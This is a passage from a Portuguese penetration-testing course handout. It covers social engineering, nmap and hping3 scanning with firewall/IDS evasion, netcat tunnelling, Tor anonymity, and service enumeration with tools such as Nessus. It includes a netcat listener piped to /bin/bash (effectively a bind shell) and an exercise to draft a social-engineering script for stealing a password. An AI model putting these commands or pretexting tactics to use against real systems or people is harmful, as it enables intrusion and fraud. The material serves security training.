- Configurar as aplicações instaladas nos servidores, atentando para as informações que elas exibem durante as requisições.
- Configurar corretamente as regras de firewall para bloquear requisições maliciosas.
- Ter cuidado com as informações publicadas na WEB.
- Configurar corretamente o arquivo robot.txt, para que diretórios com arquivos sensíveis não sejam indexados pelos sistemas de busca.

5.14. Prática dirigida

1. Faça uma varredura no servidor da 4Linux usando a ferramenta dnsenum.
2. Identifique na internet um arquivo robots.txt
3. Identifique a versão do sistema operacional de um servidor local da rede utilizando o nmap e xprobe2

4. Utilizando a ferramenta p0f, identifique o sistema operacional de máquinas existentes na rede local

Capítulo 6

Entendendo a Engenharia Social e o No-Tech Hacking

6.1. Objetivos

- Entender o que é Engenharia Social
- Entender o Dumpster Diving
- Entender os riscos associados à Engenharia Social
- Entender as técnicas de No-Tech Hacking

6.2. O que é Engenharia Social?

Podemos considerar a engenharia social como a arte de enganar pessoas para conseguir informações, as quais não deviam ter acesso.

Muitas vezes empregados de uma empresa deixam escapar informações sigilosas através de um contato via telefone ou mesmo conversando em locais públicos como: corredores, elevadores e bares.

Uma empresa pode ter os melhores produtos de segurança que o dinheiro pode proporcionar. Porém, o fator humano é, em geral, o ponto mais fraco da segurança.

“Não existe Patch para a burrice humana”

6.3. Tipos de Engenharia Social

6.3.1. Baseada em pessoas

As técnicas de engenharia social baseada em pessoas possuem diversas características que são utilizadas para que o atacante consiga as informações que deseja, dentre elas podemos citar:

- Disfarces
- Representações
- Uso de cargos de alto nível
- Ataques ao serviço de Helpdesk
- Observações

6.3.2. Baseada em computadores

Esses ataques são caracterizados por utilizarem técnicas de ataque baseadas no desconhecimento do usuário com relação ao uso correto da informática.

Exemplos:

- Cavalos de Tróia anexados a e-mails
- E-mails falsos
- WebSites falsos

6.4. Formas de ataque

6.4.1. Insider Attacks

Insiders são pessoas de dentro da própria organização.

O objetivos por detrás dos ataques de insiders podem ser vários, desde descobrir quanto o colega do lado ganha, até conseguir acesso a informações confidenciais de um projeto novo para vender ao concorrente de seu empregador.

6.4.2. Roubo de identidade

Atualmente, quando alguém cria uma nova identidade baseando-se em informações de outra pessoa, essa identidade é chamada de “laranja”.

Dentro de empresas, o roubo de credenciais, para acessar informações que não estão acessíveis a todos, é um fato corriqueiro, que pode passar pelo simples shoulder surfing à clonagem de ID Card.

6.4.3. Phishing Scam

É uma forma de fraude eletrônica, caracterizada por tentativas de adquirir informações sigilosas, ou instalar programas maliciosos na máquina alvo.

Na prática do Phishing surgem artimanhas cada vez mais sofisticadas para "pescar" (do inglês fish) as informações sigilosas dos usuários.

6.4.4. URL Obfuscation

Técnica utilizada para diminuir o tamanho de URL's muito grandes.

Exemplos de serviços:

- migre.me
- okm.me
- digi.to

Isso pode ser utilizado para ocultar URL com parâmetros ou tags maliciosos, como tags de javascript para ataques de XSS, por exemplo.

6.4.5. Dumpster Diving

É o ato de vasculhar lixeiras em busca de informações.

Todos os dias são jogados no lixo de empresas vários documentos por terem perdido sua utilidade. Os atacantes podem aproveitar essas informações e usá-las para um ataque.

6.4.6. Persuasão

Os próprios hackers vêem a engenharia social de um ponto de vista psicológico, enfatizando como criar o ambiente psicológico perfeito para um ataque. Os métodos básicos de persuasão são: personificação, insinuação, conformidade, difusão de responsabilidade e a velha amizade.

Independente do método usado, o objetivo principal é convencer a pessoa que dará a informação, de que o engenheiro social é de fato uma pessoa a quem ela pode confiar as informações prestadas. Outro fator importante é nunca pedir muita informação de uma só vez e sim perguntar aos poucos e para pessoas diferentes, a fim de manter a aparência de uma relação confortável.

6.5. Engenharia Social Reversa

Um método mais avançado de conseguir informações ilícitas é com a engenharia social reversa. Isto ocorre quando o atacante cria uma personalidade que aparece numa posição de autoridade, de modo que todos os usuários lhe pedirão informação. Se pesquisados, planejados e bem executados, os ataques de engenharia social reversa permitem extrair dos funcionários informações muito valiosas; entretanto, isto requer muita preparação e pesquisa.

Os três métodos de ataques de engenharia social reversa são, sabotagem, propaganda e ajuda. Na sabotagem, o hacker causa problemas na rede, então divulga que possui a solução para este, e se propõe a solucioná-lo. Na expectativa de ver a falha corrigida, os funcionários passam para o hacker todas as informações por ele solicitadas. Após atingir o seu objetivo, o hacker elimina a falha e a rede volta funcionar normalmente. Resolvido o problema os funcionários sentem-se satisfeitos e jamais desconfiarão que foram alvos de um hacker.

A melhor referência que atualmente temos sobre engenharia social, é o site do projeto Social Engineering Framework. Para maiores informações acessem:

http://www.social-engineer.org/framework/Social_Engineering_Framework

6.6. No Tech Hacking

Todo e qualquer tipo de ataque que não tenha necessidade de aparatos tecnológicos, nem computadores, são considerados “no tech hackings”.

Esse é método normalmente utilizado para testar a segurança física de uma empresa ou organização, englobando inclusive a engenharia social.

Podemos citar como tipos de ataques “no tech”:

- dumpster diving

- shoulder surfing
- lock picking
- tailgating

6.7. Contramedidas

- Mantenha protegido, não trabalhe em assuntos privados em locais públicos.
- Faça o descarte seguro de documentos.
- Utilize fechaduras e trancas de boa qualidade e comprovado nível de segurança.
- Mantenha bolsas e documentos pessoais em segurança.
- Teste constantemente seus dispositivos de segurança, câmeras e detectores de movimento.
- Tenha cuidado com Shoulder Surfer's.
- Bloqueie o tailgating.
- Mantenha-se atento aos engenheiros sociais.
- Dê treinamento adequado aos funcionários, principalmente os da área de segurança.

6.8. Exercício teórico

Elabore abaixo um script de ataque de engenharia social para conseguir a senha de um usuário.

_____

Capítulo 7

Varreduras ativas, passivas e furtivas de rede

7.1. Objetivos

- Mapear hosts ativos na rede
- Obter versões dos sistemas operacionais
- Entender aquisição de banners
- Identificar os serviços em execução

7.2. Varreduras Internet Control Messages Protocol (ICMP)

O protocolo IP (Internet Protocol) é conhecido como ”protocolo do melhor esforço”, devido a sua característica de sempre procurar o melhor caminho até uma determinada rede ou host. O IP possui um fiel escudeiro, um chamado ICMP (Internet Control Messages Protocol) e, de acordo com a RFC792 o ICMP é empregado quando:

- Quando um pacote não consegue chegar ao destino
- Quando um roteador não consegue encaminhar um pacote
- Quando um roteador descobre uma rota mais curta para um destino

Ferramentas como o ping e o traceroute utilizam o protocolo de controle ICMP para determinar se um host está vivo na rede e para mapear os roteadores até um destino, por exemplo.

O ’ping’ é um ICMP echo request (tipo 8) e o ’pong’ é um ICMP echo reply (tipo 0). Há uma infinidade de icmp types, que podem ser consultados no site da iana.

Sabendo dessa particularidade, podemos utilizar uma ferramenta simples chamada fping, que pode facilmente detectar todos os hosts ativos numa rede, desde que os mesmos respondam icmp.

```
#fping -c1 -g 192.168.200.0/24 2> /dev/null > /tmp/ips.txt
```

O nmap também pode ser usado com a opção –sP


```
#nmap –sP 192.168.200.0/24
```

No caso do nmap, se utilizarmos a opção Ping Scan (-sP), observamos que mesmo se uma máquina estiver bloqueando pacotes ICMP, ele poderá listá-la como ativa, pois ele também envia pacotes TCP para algumas portas, como por exemplo a porta 80.

Assim, conseguimos a lista de todos os computadores que respondem ping na rede.

7.3. Varreduras TCP

Enquanto que as varreduras ICMP nos informam a quantidade de hosts ativos em uma rede, as varreduras TCP nos informam o número de portas abertas em um determinado computador. Para descobrir se uma porta esta aberta ou fechada, o programa chamado port scanner manipula uma característica do protocolo TCP, chamada Three Way Handshake, descrita na RFC 793.



De acordo com a imagem, o cliente, que deseja conectar-se a um servidor, envia um pedido de conexão, ou seja, no cabeçalho do datagrama TCP contém uma flag do tipo ”SYN”.

O servidor, que está apto a atender novas requisições responde então com um datagrama TCP contendo uma flag do tipo ”SYN”+ ”ACK”.

O cliente então responde com um datagrama contendo um ”ACK”, e então é estabelecida a conexão.

De acordo com a RFC 793, que define os parâmetros para o protocolo TCP, toda porta aberta deve responder com a flag ”SYN+ACK”, e toda porta fechada deve responder com uma flag ”RST”.

Para identificar este comportamento, vamos utilizar a ferramenta linha de comando hping3.

Verificando o comportamento de um servidor com a porta 80 aberta.

```
# hping3 --syn -c 1 -p 80 192.168.0.173
HPING 192.168.0.173 (eth0 192.168.0.173): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.173 ttl=128 DF id=1067 sport=80 flags=SA seq=0 win=64240
rtt=4.3 ms
```

O mesmo comando agora em uma porta fechada.

```
# hping3 --syn -c 1 -p 81 192.168.0.173
HPING 192.168.0.173 (eth0 192.168.0.173): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.173 ttl=128 id=1069 sport=81 flags=RA seq=0 win=0 rtt=1.0 ms
```

Perceba que as respostas são, SA, que representa um ”SYN + ACK”, e um RA, que representa um ”Reset + ACK”, a resposta padrão para portas fechadas.

7.4. Nmap

Nmap pode ser considerada uma das ferramentas mais completas para realizar varreduras em redes, pois possui um número imenso de opções, permitindo explorarmos quase todas as possibilidades de varreduras possíveis.

Essa ferramenta possui, inclusive, opções que permitem burlar sistemas de proteção, como IDS/IPS e Firewall, cujas regras poderiam bloquear ou detectar varreduras não permitidas.

Sintaxe: nmap [Scan Type(s)] [Options] {target specification}

7.5. Métodos de Varredura

7.5.1. -sP

Ping scan: Algumas vezes é necessário saber se um determinado host ou rede está no ar. Nmap pode enviar pacotes ICMP “echo request” para verificar se determinado host ou rede está ativa. Hoje em dia, existem muitos filtros que rejeitam os pacotes ICMP “echo request”, então envia um pacote TCP ACK para a porta 80

(default) e caso receba RST o alvo está ativo. A terceira técnica envia um pacote SYN e espera um RST ou SYN-ACK.

7.5.2. -sV

Version detection: Após as portas TCP e/ou UDP serem descobertas por algum dos métodos, o nmap irá determinar qual o serviço está rodando atualmente. O arquivo nmap-service-probes é utilizado para determinar tipos de protocolos, nome da aplicação, número da versão e outros detalhes.

7.5.3. -sS

TCP SYN scan: Técnica também conhecida como “half-open”, pois não abre uma conexão TCP completa. É enviado um pacote SYN, como se ele fosse uma conexão real e aguarda uma resposta. Caso um pacote SYN-ACK seja recebido, a porta está aberta, enquanto que um RST-ACK como resposta indica que a porta está fechada. A vantagem dessa abordagem é que poucos irão detectar esse scanning de portas.

7.5.4. -sT

TCP connect() scan: É a técnica mais básica de TCP scanning. É utilizada a chamada de sistema (system call) “connect()” que envia um sinal as portas ativas. Caso a porta esteja aberta recebe como resposta “connect()”. É um dos scan mais rápidos, porém fácil de ser detectado.

7.5.5. -sU

UDP scan: Este método é utilizado para determinar qual porta UDP está aberta em um host. A técnica consiste em enviar um pacote UDP de 0 byte para cada porta do host. Se for recebida uma mensagem ICMP “port unreachable” então a porta está fechada, senão a porta pode estar aberta. Para variar um pouco, a

Microsoft ignorou a sugestão da RFC e com isso a varredura de máquinas Windows é muito rápida.

7.5.6. -sF, -sX, -sN

Stealth FIN, Xmas Tree ou Null: Alguns firewalls e filtros de pacotes detectam pacotes SYN's em portas restritas, então é necessário utilizar métodos avançados para atravessar esses softwares.

FIN: Portas fechadas enviam um pacote RST como resposta a pacotes FIN, enquanto portas abertas ignoram esses pacotes. (Esse método não funciona com a plataforma Windows, uma vez que a Microsoft não seguiu RFC 973)

Xmas Tree: Portas fechadas enviam um pacote RST como resposta a pacotes FIN, enquanto portas abertas ignoram esses pacotes. As flags FIN, URG e PUSH são utilizados nos pacotes FIN que é enviado ao alvo. (Esse método não funciona com a plataforma Windows, uma vez que a Microsoft não seguiu RFC 973)

Null: Portas fechadas enviam um pacote RST como resposta a pacotes FIN, enquanto portas abertas ignoram esses pacotes. Nenhuma flag é ligada no pacote FIN. (Esse método não funciona com a plataforma Windows, uma vez que a Microsoft não seguiu RFC 973)

7.5.7. -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>

Esse parâmetro seta a prioridade de varredura do Nmap:

- **Paranoid (-T0)** é muito lento na esperança de prevenir a detecção pelo sistema IDS. Este serializa todos os scans (scanning não paralelo) e geralmente espera no mínimo 5 minutos entre o envio de pacotes.
- **Sneaky (-T1)** é similar ao Paranoid, exceto que somente espera 15 segundos entre o envio de pacotes.
- **Polite (-T2)** tem o significado para facilitar a carga na rede e reduzir as chances de travar a máquina. Ele serializa os testes e espera no mínimo

0.4 segundos entre eles.

- **Normal (-T3)** é o comportamento default do Nmap, o qual tenta executar tão rápido quanto possível sem sobrecarregar a rede ou perder hosts/portas.

- **Aggressive(-T4)** esse modo adiciona um timeout de 5 minutos por host e nunca espera mais que 1.25 segundos para testar as respostas.

- **Insane (-T5)** é somente adequando para redes muito rápidas ou onde você não se importa em perder algumas informações. Nesta opção o timeout dos hosts acontece em 75 segundos e espera somente 0.3 segundos por teste individual.

Opções Interessantes:
-p → Utilizado para especificar portas
-O → Mostra a versão do S.O
-P0 → Desativa ICMP tipo 8 e o TCP ACK na porta 80

7.6. Prática dirigida

7.6.1. Mapeando portas abertas em um servidor

#nmap -sT 192.168.0.173

Esta varredura é o comportamento padrão do Nmap que é utilizado quando não temos privilégios de root ou em redes Ipv6. Nesta varredura, o Nmap utiliza uma chamada de sistema do tipo ”connect()”, e seu desempenho depende fortemente da implementação da pilha TCP/IP feita no sistema operacional.

Os resultados possíveis para esta varredura são:

- Open/Filtered: Aberta e aceitando conexões e/ou filtrada por firewall

- Closed/Filtered: Porta fechada e/ou filtrada por firewall

Varreduras baseadas em fim de conexão:

```
#nmap -sF 192.168.0.173
```

Esta varredura explora o comportamento padrão da RFC 792. De acordo com ela, um pacote marcado com a flag ”FIN” deve causar como resposta um pacote com a flag ”RST” para portas que estejam fechadas, e devem ser descartados se a porta estiver aberta.

Devido a esta característica, os resultados serão:

- Open/Filtered: Aberta e/ou filtrada por firewall
- Closed/Filtered: Fechada e/ou filtrada por firewall

Varredura Nula:

```
#nmap -sN 192.168.0.173
```

Alguns sistemas operacionais que não seguem a RFC estritamente podem dar respostas diferentes do esperado. Sabendo deste comportamento, podemos enviar um pacote sem nenhum conteúdo e então observar a resposta do alvo.

As respostas podem variar de sistema operacional para sistema operacional, mas geralmente recebemos:

- Open/Filtered: Aberta e/ou filtrada por firewall
- Closed: Fechada

Varredura para identificação de firewalls:

```
#nmap -sA 192.168.0.173
```

O objetivo desta varredura é mapear as regras de um firewall para determinar se o mesmo faz tratamento completo de conexão ou não.

Os únicos resultados neste tipo de varredura são:

- Filtered: A porta está protegida por firewall
- Unfiltered: A porta não está protegida por firewall

7.7. Tunelamento

O tunelamento, basicamente, é a técnica de encapsular conjuntos de dados que trafegam em rede dentro de outro conjunto de dados, de forma que a rota que os primeiros iam tomar seja conduzida para um lugar ou de uma maneira que sem o encapsulamento eles não poderiam fazer.

Existem vários motivos pelos quais se pode querer implementar um túnel:

- Proteger dados através de uma conexão criptografada não suportada localmente;
- Realizar uma conexão cujo protocolo seria bloqueado não fosse o uso do túnel;
- Conectar-se a um destino bloqueado para conexão direta;
- Conectar-se a uma máquina de rede interna como se fosse de dentro para fora;
- Mascaramento de IP.

Existem diversos aplicativos que nos permitem abrir túneis manualmente. Como o tunelamento pode possuir diferentes formas e funções, os aplicativos naturalmente funcionando de maneiras e sob condições diferentes.

Alguns deles foram projetados especificamente para tunelar conexões, enquanto outros podem ter mais de uma função ou mesmo ser um canivete suíço do TCP/IP.

Os aplicativos que podemos utilizar aqui são:

- Netcat (canivete suíço TCP/IP);
- OpenSSH (shell remoto/túnel criptográfico);
- Httptunnel (túnel http para atravessar firewalls);
- Corkscrew (tunela SSH em http para atravessar firewalls).

7.8. Prática dirigida

7.8.1. Tunelando com o Netcat

Abra três terminais.

A idéia é que um primeiro terminal vai escutar em uma porta de forma regular, um segundo vai abrir um túnel de uma porta arbitrária até a porta em que o servidor do primeiro terminal estiver escutando e o terceiro terminal vai se conectar, também de maneira regular, à porta arbitrária do tunel que levará essa conexão até a sua saída no serviço do primeiro terminal.

- T1 (servidor):

```
$ nc -l -vv 1026 | /bin/bash
```

- T2 (túnel) :

```
$ nc -l -vv 1025 | nc localhost 1026
```

- T3 (cliente):

```
$ nc localhost 1025
```

7.9. Anonymizer

Os programas de anonymizer funcionam basicamente para ocultar seus dados enquanto navega na internet.

Normalmente a aplicação utilizada para isso é um proxy, que após configurado, permite que seu IP seja mascarado, fornecendo o dele como IP real.

Com isso, é possível proteger o conteúdo de e-mails, textos de softwares de mensagens instantâneas, IRC e outros aplicativos que usam o protocolo TCP.

Uma boa ferramenta para utilizarmos mantendo nossos dados de navegação protegidos, é o TOR – The Onion Router.

O programa foi desenvolvido pelo Laboratório Central da Marinha para Segurança de Computadores, com a ajuda da Darpa (www.darpa.mil), a agência criada no auge da guerra fria com o objetivo de transformar os Estados Unidos em uma superpotência tecnológica. Para quem não se lembra, foi a Darpa (na época sem o D) quem coordenou os estudos para a construção de uma rede descentralizada de computadores, capaz de resistir a qualquer ataque localizado. Foi assim que nasceu a Arpanet, o embrião do que hoje chamamos internet.

O Tor andava meio esquecido, até que a Electronic Frontier Foundation, uma entidade civil que se destaca pelo vigor com que combate nos tribunais os abusos governamentais contra os direitos individuais, decidiu apoiar politicamente o projeto e contribuir financeiramente para que ele cresça, fique forte e consiga deixar cada vez mais gente invisível.

Outro programa, que trabalha junto com o TOR, é o privoxy, que evita o envio de qualquer dado enviado pelo navegado alcance a intranet, bloqueando-os no caminho. Isso evita que através desses dados, qualquer informação do internauta seja capturada, e sua localização descoberta.

TOR – The Onion Router

- http://www.torproject.org/

Privoxy

- http://www.privoxy.org

7.10. Prática dirigida

7.10.1. Navegando anonimamente

Acesse o site www.showmyip.com e veja seu endereço IP e o local de onde está acessando.

Instale o anon-proxy:

```
#aptitude install anon-proxy
```

Entre no navegador e configure o proxy para localhost na port 4001 (porta padrão do anon-proxy)

Acesse o mesmo site inicial e veja se o IP está diferente, assim como o local de onde está acessando.

7.11. Contramedidas

Manter regras de firewall bem configuradas, evitando que determinados tipos de varredura possam ser realizadas.

Não permitir que usuários na rede tenham acesso às configurações do navegador para configurar proxys.

Manter IDS's instalados e bem configurados, observando sempre seus logs e relatórios.

Capítulo 8

Enumeração de informações e serviços

8.1. Objetivos

- Mapear a rede
- Descobrir serviços e versões sendo executadas na rede

8.2. Enumeração

As técnicas de enumeração são utilizadas como um complemento às fases de fingerprint e varredura.

O objetivo é descobrir serviços e versões que estão sendo executados no sistema alvo, facilitando a posterior pesquisa de vulnerabilidades e exploits específicos.

Quanto mais informações tivermos sobre nosso alvo, mais fácil será para encontrarmos vulnerabilidades e melhorarmos nossos vetores de ataque. Sabendo os serviços rodando e as versões dos mesmos, torna-se possível encontrarmos os exploits corretos e as vulnerabilidades que poderão ser exploradas.

Além disso, na fase de enumeração, mapeameos toda a rede do alvo, descobrindo os pontos falhos e onde podemos explorar para conseguir acesso a informações estratégicas.

8.3. Aquisição de banners

Falaremos agora a respeito da captura de informações sobre os serviços que estão rodando em uma máquina-alvo por meio da leitura de seus respectivos banners que são aquelas mensagens que contém informações como o tipo do serviço, sua versão, etc. Essas informações visam estabelecer um levantamento dos serviços utilizados, onde o foco de um possível ataque pode estar voltado para a exploração de vulnerabilidades desses serviços.

8.3.1. Técnicas clássicas

Sem utilizar ferramentas específicas, é possível conseguir informações dos serviços que estão sendo executados em determinada porta. Abaixo veremos dois exemplos, utilizando ftp e telnet.

Obtendo banner de um servidor ftp:

```
#ftp 192.168.200.254
```

Obtendo banner de um servidor de e-mail:

```
#telnet 192.168.200.205 25
HELO [domínio]
MAIL FROM: [endereço_origem]
RCPT TO: [endereço_destino]
DATA
( ... msg ... )
.
quit
```

Com o comando telnet, podemos tentar conectar em todas as portas existentes para verificar o que está sendo executado.

Obviamente que esse é um método lento e impossível de ser executado nas mais de 65000 portas existentes, mas é interessante conhecê-lo, e ainda evita a detecção por IDS ou firewall.

8.3.2. Ferramentas

- Nmap

Realiza varredura de rede, buscando hosts ativos, portas abertas e serviços sendo executados.

- Xprobe2

Analisa banners de sistemas operacionais, comparando com um banco de dados interno, onde compara-os e informa o S.O. utilizado e a versão do mesmo.

- Amap

Analiza banners de serviços que estão sendo executados, e informa o nome e

versão.

- AutoScan

Faz varredura na rede e informa hosts ativos, portas abertas e serviços sendo executados. Funciona através de uma interface gráfica.

- Maltego

Faz varredura de redes, serviços, protocolos, domínios e várias outras opções, informando de forma gráfica a relação entres os hosts ativos.

- Lanmap

Varre toda a rede e captura pacotes, criando ao longo de sua execução um arquivo .PNG com o mapa da rede, informando graficamente a relação das máquinas encontradas.

- Cheops

Varre toda a rede em busca de hosts ativos, informando graficamente, através de um mapa, os hosts ativos, S.O. sendo executado, portas abertas, serviços sendo executados. Utiliza o nmap por debaixo de sua execução, para realizar as varreduras.

- Nessus

Através de plugins específicos, varre um determinado alvo, informando as vulnerabilidades encontradas, inclusive exibindo o link de onde podemos encontrar mais informações sobre determinada vulnerabilidade e seu exploit.

8.4. Prática dirigida

8.4.1. Capturando banner de aplicações (de forma ativa)

1 - A partir da sintaxe abaixo, utilizando os programas Nmap, Xprobe2 e Amap, faça o reconhecimento dos serviços e sistemas operacionais rodando nas máquinas da rede alvo, e compare os resultados de cada programa.

nmap -sV -O [ip_alvo]
Xprobe2 –p TCP:80:open <ip>
Amap <ip> <porta>

8.5. Mapeando graficamente a rede


Os programas de linha de comando funcionam muito bem para varrer redes, descobrir hosts ativos, serviços sendo executados e versões dos mesmos. No entanto, quando temos um mapa gráfico à mão, torna-se muito mais fácil visualizarmos a estrutura da rede e definirmos os vetores de ataque de forma mais consistente.

Justamente por isso, abordaremos nos tópicos seguinte exemplos de ferramentas existentes no Backtrack 4 que permitem mapear a rede graficamente.


Algumas rodam em linha de comando, como o Lanmap, por exemplo, e outras possuem uma interface gráfica, que facilita a operação, como o Cheops e Maltego.


8.5.1. Lanmap e Cheops

Ex: lanmap -i eth0 -r 30 -T png -o /tmp/



8.5.2. AutoScan




Maltego v2.0.2CE
Mining View
Centrality View
Edge Weighted View
Satellite View
Properties
Detail View
Output - Transform execution
- No results from SearchEngine
Transform "To Website [Links on page]" completed with 0 results
Transform "To Domain [Expand]" completed with 0 results
- No results trying to expand the domain
- Timeout connecting to ServerSniff

8.6. Descobrindo Vulnerabilidades

8.6.1. Nessus

Nessus é uma das ferramentas mais conhecidas para descoberta de vulnerabilidades em redes e sistemas.

Com um conjunto sempre atualizado de plugins, baseado em sua linguagem de script chamada NASL, ele faz a varredura de todo os IPs definidos em sua configuração, buscando vulnerabilidades e brechas na configuração dos serviços, informando-os em um relatório final, onde define o grau de risco das vulnerabilidades encontradas.

